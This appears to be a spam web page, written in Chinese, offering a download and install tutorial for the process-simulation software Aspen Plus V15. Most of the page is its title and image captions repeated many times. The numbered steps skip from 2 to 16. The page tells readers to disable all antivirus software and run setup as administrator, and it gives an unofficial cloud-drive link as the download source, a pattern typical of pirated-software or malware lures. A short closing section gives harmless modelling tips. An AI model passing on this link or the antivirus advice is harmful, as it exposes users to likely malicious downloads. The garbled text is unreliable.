ARTICLE · 1035953
Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新! 图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!  图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!
Aspen 安装前准备
【1】确认电脑用户名中不含中文或特殊字符,改成纯英文名并重启电脑之后再开始安装;【2】如果此前安装过任意版本的Aspen系列软件,请用AspeUninstall程序彻底卸载干净;【3】安装之前务必把所有杀毒软件关闭,以免干扰安装流程。
Aspen Plus V15安装教程
Aspen Plus是一款主要面向化工、石化、炼油等领域的大型通用流程模拟系统,在生产装置的稳态模拟与优化中应用十分广泛,是生产与学习中的重要工具。今天就带来一份详细的Aspen Plus 安装教程,一步步带你完成Aspen Plus V15的安装配置。【1】先获取Aspen下载安装包,下载完成后解压到指定文件夹。
【2】在解压出来的文件夹里找到setup程序,右键选择「以管理员身份运行」,然后等待程序加载结束即可。https://6rmseye.pan.bee3kw.com
图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!【16】选择「自定义安装」选项,点击「安装」按钮,再确认一遍不要勾选Aspen online。注意:不要勾选Aspen online选项。 图:Aspen Plus中文版下载安装教程2026最新!
Aspen Plus中文版下载安装教程2026最新!
图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!图:Aspen Plus中文版下载安装教程2026最新!到这里,你的Aspen Plus V15就已经安装成功了!如果在安装过程中遇到问题,可以再仔细核对每一步的操作细节~
Aspen Plus V15日常使用效率建议:把重复工作交给模板
装好Aspen Plus V15之后,真正拉开效率差距的往往是会不会用模板和复用技巧。
第一,把常用的物性方法、单位集和报告模板保存下来。Aspen Plus V15支持把配置保存为模板文件,下次新建流程时直接调用,不用从零设置一遍。
第二,善用复制粘贴搭建相似流程。遇到结构相近的工况,可以直接复制已有流程再改参数,比重新画一遍流程图快得多,也能减少连线错误。
第三,建立自己的案例库。把调试好的典型流程按主题归档,需要时打开参考,Aspen Plus V15的参数设置思路可以直接借鉴,长期积累下来非常省时间。
第四,注意文件的版本管理。重要流程在关键节点另存副本,并用统一的命名规则区分版本,这样Aspen Plus V15跑出异常结果时可以快速回退到上一个稳定版本。